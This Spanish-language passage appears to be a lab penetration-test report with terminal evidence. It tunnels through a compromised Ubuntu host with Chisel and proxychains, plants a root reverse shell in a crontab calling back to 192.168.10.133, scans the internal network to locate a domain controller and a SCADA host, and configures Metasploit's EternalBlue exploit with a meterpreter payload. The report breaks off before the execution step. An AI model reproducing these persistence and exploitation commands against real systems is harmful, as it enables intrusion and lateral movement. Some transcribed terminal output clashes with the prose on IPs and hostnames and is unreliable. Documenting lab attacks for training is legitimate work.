
The screenshot shows two terminal windows side-by-side. The left terminal window (Kali Linux) displays the command `./chisel server -p 8000 --socks5` being run, followed by its output: "listening on [any] 5555 ... connect to [192.168.10.133] from (UNKNOWN) [192.168.10.132] 44291". The right terminal window (Ubuntu) shows the command `nc -l -p 5555` being run, followed by its output: "listening on [any] 5555 ... connect to [192.168.10.133] from (UNKNOWN) [192.168.10.132] 44291". Both terminals then show the command `./chisel client 192.168.10.133:8000 socks` being run, with the output "Connected" indicating the successful establishment of the tunnel.

**Evidencia 17**

**10. Configuración de ProxyChains:** Para que las herramientas de auditoría de Kali (Nmap, Metasploit, etc.) utilicen este túnel, se configuró **ProxyChains**.

- **Evidencias 18, 19 y 20 (Edición de proxychains4.conf):**

- Se editó el archivo de configuración /etc/proxychains4.conf.
- Se comentó la línea `strict_chain` (para evitar cortes si un eslabón falla, aunque en este caso es un túnel directo).
- **Configuración final (Evidencia 20):** Se añadió al final del archivo la línea:  
`socks5 127.0.0.1 1080.`
- **Interpretación:** Esto indica a ProxyChains que dirija todo el tráfico hacia el puerto local 1080 de la máquina Kali. Chisel, al recibir la conexión del cliente con el parámetro socks, abre automáticamente este puerto 1080 en el servidor (Kali) para actuar como entrada al túnel.



```
Session Actions Edit View Help
(kali㉿kali) [~]
$ cat /etc/proxychains4.conf
proxychains.conf  VER 4.X
#           HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.

# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted

#dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINNR is returned to the app
#
#strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINNR is returned to the app
#
#round_robin
#
# Round Robin - Each connection will be done via chained proxies
# of chain_len
# all proxies chained in the order as they appear in the list
# the last proxy must be online to play in chain
# (dead proxies are skipped),
# the start of the current proxy chain is the proxy after the last
# proxy in the previous proxy chain.
# if the end of the proxy chain is reached while looking for proxies
# start at the beginning again,
# otherwise EINNR is returned to the app
# These semantics are NOT guaranteed in a multithreaded environment.
#
#random_chain
#
# Random - Each connection will be done via random proxy
# (or proxy chain, see chain_len) from the list.
# this option is good to test your IDS :)

# Make sense only if random_chain or round_robin_chain
#chain_len = 2

# Quiet mode (no output from library)
#quiet_mode

## Proxy DNS requests - no leak for DNS data
## (disable all of the 3 items below to not proxy your DNS requests)

# method 1, this uses the proxychains style method to do remote dns:
# a thread is spawned that serves DNS requests and hands down an ip
# assigned from an internal list (via remote_dns_subnet).
# this is the easiest (setup-wise) and fastest method, however on
# systems with many lists it can cause software like webbrowsers
# this might not work and/or cause crashes.
```

**Evidencia 18**

```

Session Actions Edit View Help
GNU nano 8.6                               /etc/proxychains4.conf

## Exclude connections to ANYwhere with port 80
# localnet 0.0.0.0/0.0.0.0
# localnet ::/80/0

## RFC6349 Loophback address range
## If you enable this, you have to make sure remote_dns_subnet is not 127
## you'll need to enable it if you want to use an application that
## connects to localhost.
# localnet 127.0.0.0/255.0.0.0
# localnet ::/128

## RFC1918 Private Address Ranges
# localnet 10.0.0.0/255.0.0.0
# localnet 172.16.0.0/255.240.0.0
# localnet 192.168.0.0/255.255.0.0

### Examples for dnat
## Trying to proxy connections to destinations which are dnatted,
## will result in proxying connections to the new given destinations.
## whenever I connect to 1.1.1.1 on port 1234 actually connect to 1.1.1.2 on port 443
# dnat 1.1.1.1:1234 1.1.1.2:443

## Whenever I connect to 1.1.1.1 on port 443 actually connect to 1.1.1.2 on port 443
## (no need to write 443 again)
# dnat 1.1.1.1:443 1.1.1.2

## No matter what port I connect to on 1.1.1.1 port actually connect to 1.1.1.2 on port 443
# dnat 1.1.1.1 1.1.1.2

## Always, instead of connecting to 1.1.1.1, connect to 1.1.1.2
# dnat 1.1.1.1 1.1.1.2

## ProxyList format
##   type ip port [user pass]
##   (values separated by 'tab' or 'blank')
##   only numeric ipv4 addresses are valid
##
## Examples:
##       socks5 192.168.67.78 1080    lamer    secret
##       http  192.168.89.3 8080    justu    hidden
##       socks4 192.168.149.1 1080
##       http  192.168.39.93 8080

## proxy types: http, socks4, socks5, raw
## * raw: The traffic is simply forwarded to the proxy without modification.
## ( auth types supported: "basic"-http "user/pass"-socks )

[ProxyList]
# add proxy here ...
# meawmle
# defaults set to "tor"
socks5 127.0.0.1 9050

```

## Evidencia 19

```

Session Actions Edit View Help
GNU nano 8.6                               /etc/proxychains4.conf

## Exclude connections to ANYwhere with port 80
# localnet 0.0.0.0/0.0.0.0
# localnet ::/80/0

## RFC6349 Loophback address range
## If you enable this, you have to make sure remote_dns_subnet is not 127
## you'll need to enable it if you want to use an application that
## connects to localhost.
# localnet 127.0.0.0/255.0.0.0
# localnet ::/128

## RFC1918 Private Address Ranges
# localnet 10.0.0.0/255.0.0.0
# localnet 172.16.0.0/255.240.0.0
# localnet 192.168.0.0/255.255.0.0

### Examples for dnat
## Trying to proxy connections to destinations which are dnatted,
## will result in proxying connections to the new given destinations.
## whenever I connect to 1.1.1.1 on port 1234 actually connect to 1.1.1.2 on port 443
# dnat 1.1.1.1:1234 1.1.1.2:443

## Whenever I connect to 1.1.1.1 on port 443 actually connect to 1.1.1.2 on port 443
## (no need to write 443 again)
# dnat 1.1.1.1:443 1.1.1.2

## No matter what port I connect to on 1.1.1.1 port actually connect to 1.1.1.2 on port 443
# dnat 1.1.1.1 1.1.1.2

## Always, instead of connecting to 1.1.1.1, connect to 1.1.1.2
# dnat 1.1.1.1 1.1.1.2

## ProxyList format
##   type ip port [user pass]
##   (values separated by 'tab' or 'blank')
##   only numeric ipv4 addresses are valid
##
## Examples:
##       socks5 192.168.67.78 1080    lamer    secret
##       http  192.168.89.3 8080    justu    hidden
##       socks4 192.168.149.1 1080
##       http  192.168.39.93 8080

## proxy types: http, socks4, socks5, raw
## * raw: The traffic is simply forwarded to the proxy without modification.
## ( auth types supported: "basic"-http "user/pass"-socks )

[ProxyList]
# add proxy here ...
# meawmle
# defaults set to "tor"
socks5 127.0.0.1 9050

```

## Evidencia 20

**11. Establecimiento de canal redundante y verificación de interfaces:** Para asegurar la estabilidad del acceso y confirmar la posición dentro de la topología de red, se estableció una segunda sesión reversa. Es práctica común en auditorías mantener canales separados: uno para el túnel (Chisel) y otro para la ejecución de comandos interactivos.

- **Evidencia 21 (Confirmación de identidad de red):**

- **Persistencia secundaria:** Se inyectó una segunda línea en el crontab apuntando al puerto 6666.

- **Comando:** `echo "* * * * * root bash -c 'bash -i >& /dev/tcp/192.168.10.133/6666 0>&1'" >> /tmp/docker_escape/etc/crontab`

- **Verificación de interfaces (ip addr):** Una vez recibida la conexión en el nuevo listener (`nc -lvpn 6666`), se ejecutó ip addr para inspeccionar la configuración de red.
  - **Análisis de resultados:**

- **Interfaz ens33:** Muestra la IP `192.168.20.50/24`. Este dato es crítico, ya que confirma que el atacante está operando sobre el servidor Ubuntu conectado a la LAN interna, y no sobre la red virtual interna de Docker (que suele ser del rango `172.17.x.x`).
    - **Interfaz docker0:** Se observa la IP `172.17.0.1`, lo que indica que esta máquina es el host que gestiona los contenedores.

- **Impacto:** El atacante ha logrado RCE como root en el servidor `192.168.20.50` y ha establecido un túnel SOCKS5. El servidor web se ha convertido oficialmente en la "cabeza de playa" (Beachhead) para lanzar ataques contra el resto de la infraestructura.

The screenshot shows two terminal windows side-by-side. The left window has the title 'kali@kali:~' and contains the following command and its output:

```
Session Actions Edit View Help
echo "* * * * root bash -c 'bash -i >/dev/tcp/192.168.10.133/5555 0>&1' >> /tmp/docker_escape/etc/crontab
echo "* * * * root bash -c 'bash -i >/dev/tcp/192.168.10.133/6666 0>&1' >> /tmp/docker_escape/etc/crontab
```

The right window has the title 'root@ubuntu:~#' and displays the output of the 'ip link' command, showing network interfaces and their configurations.

```
[kali:kali:~]$
listening on [any] 6666 ...
connect to [192.168.10.133] from (UNKNOWN) [192.168.10.132] 50866
bash: no job control in this shell
root@ubuntu:~# ip addr
1: lo: <LOOPBACK,NOQUEUE,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:1b:a1:78 brd ff:ff:ff:ff:ff:ff
    inet 192.168.20.59/24 brd 192.168.20.255 scope global ens3
        valid_lft forever preferred_lft forever
        inet6 fe80::20c:29ff:fea1:78%ens3/64 scope link
            valid_lft forever preferred_lft forever
3: docker0: <NOQUEUE,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:7e:00:00:00 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
        inet6 fe80::42:7eff:fe00:1%docker0/64 scope link
            valid_lft forever preferred_lft forever
11: veth3ic6gj01t3b: <NOQUEUE,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 26:76:03:00:00:00 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 brd 172.17.255.255 scope global veth3ic6gj01t3b
        valid_lft forever preferred_lft forever
root@ubuntu:~#
```

## Evidencia 21

### Resumen de situación al finalizar la Fase 1

- **Activos Comprometidos:** Servidor Web (Ubuntu 16.04).
- **Privilegios:** Root.
- **Capacidad Actual:** Visibilidad completa de la red `192.168.20.0/24` a través del túnel ProxyChains + Chisel.
- **Siguiente Objetivo:** Explorar la red interna en busca de otros activos (Movimiento Lateral).

## **5.2. Fase 2: Movimiento lateral y compromiso de infraestructura (EternalBlue)**

### **Contexto global de la fase**

Una vez establecida la persistencia en el servidor web (Ubuntu) y desplegado el túnel SOCKS5, el atacante posee una "visibilidad lógica" sobre la red interna `192.168.20.0/24`. El objetivo de esta fase es realizar un reconocimiento profundo para identificar activos de alto valor y comprometerlos para elevar privilegios en el dominio.

La cadena de ataque (Kill Chain) en esta fase se centra en:

- 1. Descubrimiento de activos (Network Mapping):** Identificación de hosts vivos y puertos abiertos a través del túnel enrutado.
- 2. Identificación de servicios:** Enumeración de nombres NetBIOS para comprender el rol de cada máquina (Controlador de Dominio, SCADA, BBDD).
- 3. Weaponización del entorno:** Configuración del framework Metasploit para operar a través del túnel SOCKS (Proxy pivot).
- 4. Explotación de vulnerabilidades críticas:** Detección de un servidor Windows Server 2012 desactualizado y ejecución del exploit MS17-010 (EternalBlue).
- 5. Obtención de privilegios máximos:** Consecución de una sesión interactiva con nivel NT AUTHORITY\SYSTEM.

## Análisis de evidencias y procedimiento técnico

**1. Mapeo de red a través del proxy:** El primer paso fue identificar qué máquinas componen la red interna. Dado que la máquina Kali no tiene ruta directa, se utilizó proxychains para encapsular las peticiones de Nmap.

- **Evidencia 1 (Escaneo de puertos):**

- **Comando:** `proxychains nmap -sT -Pn -n -open -T4 --max-retries 1 --host-timeout 10s -p 445,139 192.168.20.0/24`

- **Desglose técnico:**

- **proxychains:** Fuerza a Nmap a enviar sus paquetes a través del túnel SOCKS5 (puerto 1080 local).
    - **-sT (Connect Scan): Crítico.** A través de proxies SOCKS no se pueden realizar escaneos SYN (-sS) porque requieren manipulación de paquetes a bajo nivel que el proxy no soporta. Se debe usar el escaneo completo TCP Connect.
    - **-Pn:** Asume que los hosts están vivos (no hace ping ICMP, ya que el ICMP no suele transitar por túneles SOCKS).
    - **-p 445,139:** Se centra en buscar servicios SMB/NetBIOS, típicos de redes Windows.
  - **Resultados:** Se descubrieron 5 activos vivos con SMB abierto:
    - `192.168.20.1` (Router/Gateway).
    - `192.168.20.10, .20, .30 y .40`.

```
[kali㉿kali] [-]
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains 4.17
Starting Nmap 7.60 ( https://nmap.org ) at 2026-01-11 02:00 EST
Nmap scan report for 192.168.20.10
Host is up (0.0008s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap scan report for 192.168.20.10
Host is up (0.0011s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap scan report for 192.168.20.20
Host is up (0.0011s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap scan report for 192.168.20.30
Host is up (0.00073s latency).
Not shown: filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Nmap scan report for 192.168.20.40
Host is up (0.0011s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap done: 256 IP addresses (256 hosts up) scanned in 2.43 seconds
[kali㉿kali] [-]
$
```

## Evidencia 1

**2. Identificación de roles de servidores:** Saber las IPs no es suficiente; es necesario conocer el nombre de los equipos para inferir su función.

- **Evidencia 2 (Enumeración NetBIOS):**

- **Comando:** `proxychains nmap -sT -Pn -n -p 139 --script nbstat.nse 192.168.20.1,10,20,30,40`
- **Explicación:** Se ejecutó el script NSE `nbstat` para consultar el nombre NetBIOS de las máquinas detectadas.
- **Inteligencia obtenida:**
  - `192.168.20.10 (SRV-AD)`: Identificado como el Controlador de Dominio (Active Directory).
  - `192.168.20.40 (SVC-SCADA)`: Identificado como la estación de trabajo del operario SCADA.
  - `192.168.20.20`: Máquina objetivo para esta fase (Servidor de BBDD/Soporte).

```
[kali㉿kali]:~$ proxychains nmap -sT -Pn -n -p 139 --script nbstat.nse 192.168.20.1,10,20,30,40
[kali㉿kali]:~$ [proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Starting Nmap 7.7.0 ( https://nmap.org ) at 2026-01-11 02:03 EST
Nmap scan report for 192.168.20.1
Host is up (0.0012s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn

Nmap scan report for 192.168.20.10
Host is up (0.0013s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn

Host script results:
|_ NetBIOS name: SRV-AD, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:5f:b5:e5 (VMware)
|_ Name:
|   |_ CRITICOSA<0>          Flags: <group><active>
|   |_ CRITI-AD<0>             Flags: <unique><active>
|   |_ CRITI-AD<1>             Flags: <unique><active>
|   |_ CRITICOSA<1>            Flags: <unique><active>
|   |_ SRV-AD<2>              Flags: <unique><active>
|   |_ WIN-1A44F18LVV<2>        Flags: <unique><active>

Nmap scan report for 192.168.20.20
Host is up (0.0012s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn

Host script results:
|_ NetBIOS name: SVC-SCADA, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:93:cd:37 (VMware)
|_ Name:
|   |_ SVC-SCADA<0>          Flags: <unique><active>
|   |_ SVC-SCADA<0>          Flags: <unique><active>
|   |_ CRITICOSA<0>            Flags: <group><active>

Nmap done: 5 IP addresses (5 hosts up) scanned in 4.27 seconds
[kali㉿kali]:~$
```

## Evidencia 2


**3. Configuración de metasploit para pivoting:** Para explotar vulnerabilidades utilizando Metasploit Framework (MSF) contra objetivos que la Kali no puede "ver" directamente, es necesario configurar el enrutamiento global del framework.

- **Evidencias 3, 4 y 5 (Preparación del entorno):**

- Se verificó que el túnel Chisel seguía activo en el puerto 1080 (`ss -tulpn | grep 1080`).

- **Configuración MSF (Evidencia 3):**

- `setg Proxies socks5:127.0.0.1:1080`: Configura una variable global (setg) para que todo el tráfico generado por cualquier módulo de Metasploit salga por el túnel SOCKS5.
- `setg ReverseAllowProxy true`: Permite que las conexiones reversas (si se usarán) sean manejadas correctamente a través del proxy, aunque en este entorno se optará por payloads tipo Bind.



The screenshot shows a terminal window titled 'msfconsole' running on a Kali Linux desktop. The terminal displays the following commands and output:

```
(Kali㉿Kali)-[~]
$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

it looks like you're trying to run a
\module

\

    [ ] 
    @ @ / 
    || || 
    \_ \_ 

=[ metasploit v6.4.84-dev
+ --=[ 2,547 exploits - 1,309 auxiliary - 1,680 payloads      ]
+ --=[ 431 post - 49 encoders - 13 nops - 9 evasion      ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > set Proxies socks5:127.0.0.1:1080
Proxies => socks5:127.0.0.1:1080
msf > set ReverseAllowProxy true
ReverseAllowProxy => true
msf >
```

**Evidencia 3**

The screenshot shows two terminal windows side-by-side. The left window is titled 'kali@kali: ~/Desktop/ubuntu' and contains the following text:

```
[kali㉿kali] ~/Desktop/ubuntu
$ ./chisel server -n 8080 --reverse
2026/01/11 02:45:18 server: Reverse tunnelling enabled
2026/01/11 02:45:18 server: Fingerprint C7Mw1D4zEx3jgXfL32XWw5l4KbzEP0k2wXuu0fCA=
2026/01/11 02:45:18 server: Listening on http://0.0.0.0:8080
2026/01/11 02:45:21 server: session#1: tun, proxy[127.0.0.1:1080]→socks: Listening
```

The right window is also titled 'kali@kali: ~' and contains the following text:

```
[kali㉿kali] ~
$ nc -l -pmp 5555
listening on [any] 5555 ...
connect to [192.168.10.133] from (UNKNOWN) [192.168.10.132] 56878
bash: no job control in this shell
root@ubuntu:~# cd /tmp
cd /tmp
root@ubuntu:/tmp# ./chisel client 192.168.10.132:8080 R:1080:socks
./chisel client 192.168.10.133:8080 R:1080:socks
2026/01/11 02:45:21 client: Connecting to ws://192.168.10.133:8080
2026/01/11 02:45:21 client: Connected (latency 561.086us)
```

Evidencia 4

The screenshot shows two terminal windows side-by-side. The left window is titled 'kali@kali: ~/Desktop/ubuntu' and contains the following text:

```
[kali㉿kali] ~/Desktop/ubuntu
$ ./chisel server -n 8080 --reverse
2026/01/11 02:45:18 server: Reverse tunnelling enabled
2026/01/11 02:45:18 server: Fingerprint C7Mw1D4zEx3jgXfL32XWw5l4KbzEP0k2wXuu0fCA=
2026/01/11 02:45:18 server: Listening on http://0.0.0.0:8080
2026/01/11 02:45:21 server: session#1: tun, proxy[127.0.0.1:1080]→socks: Listening
```

The right window is also titled 'kali@kali: ~' and contains the following text:


```
[kali㉿kali] ~
$ nc -l -pmp 5555
listening on [any] 5555 ...
connect to [192.168.10.133] from (UNKNOWN) [192.168.10.132] 56878
bash: no job control in this shell
root@ubuntu:~# cd /tmp
cd /tmp
root@ubuntu:/tmp# ./chisel client 192.168.10.132:8080 R:1080:socks
./chisel client 192.168.10.133:8080 R:1080:socks
2026/01/11 02:45:21 client: Connecting to ws://192.168.10.133:8080
2026/01/11 02:45:21 client: Connected (latency 561.086us)
```

Evidencia 5

**4. Selección y configuración del exploit (EternalBlue):** Basado en el sistema operativo probable (Windows Server 2012) y la presencia del puerto 445 abierto, se seleccionó el exploit para la vulnerabilidad crítica MS17-010.

- **Evidencia 6 (Configuración del módulo):**

- **Módulo:** `use exploit/windows/smb/ms17_010_eternalblue`
- **Target (RHOSTS):** `set RHOSTS 192.168.20.20`. Se apunta al servidor intermedio detectado.
- **Payload:** `set PAYLOAD windows/x64/meterpreter/bind_tcp`
  - **Nota técnica importante:** Se seleccionó `bind_tcp` en lugar de `reverse_tcp`. En entornos de pivoting mediante proxies SOCKS, los payloads bind son más estables porque es la máquina atacante la que inicia la conexión hacia el objetivo a través del túnel ya establecido, evitando problemas de enruteamiento inverso desde la víctima hacia la Kali.



```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true

[*] Starting MsfConsole v6.4.0-dev
[*] Metasploit Framework is a Rapid7 Open Source Project

[*] msf > use exploit/windows/smb/ms17_010_eternalblue
[*] msf > set Proxies socks5:127.0.0.1:1080
[*] msf > set RHOSTS 192.168.20.20
[*] msf > set PAYLOAD windows/x64/meterpreter/bind_tcp
[*] msf > set LPORT 4445
[*] msf > set TARGET 0
[*] msf > set FORCE_EXPLOIT true
[*] msf > exploit(windows/smb/ms17_010_eternalblue) > set VerifyArch false
[*] msf > exploit(windows/smb/ms17_010_eternalblue) > set VerifyArch. Did you mean VERIFY_ARCH?
VerifyArch = false
[*] msf > exploit(windows/smb/ms17_010_eternalblue) > set VerifyTarget false
[*] msf > exploit(windows/smb/ms17_010_eternalblue) > set VerifyTarget. Did you mean VERIFY_TARGET?
VerifyTarget = false
```

## Evidencia 6


## 5. Ejecución y compromiso (System Access)

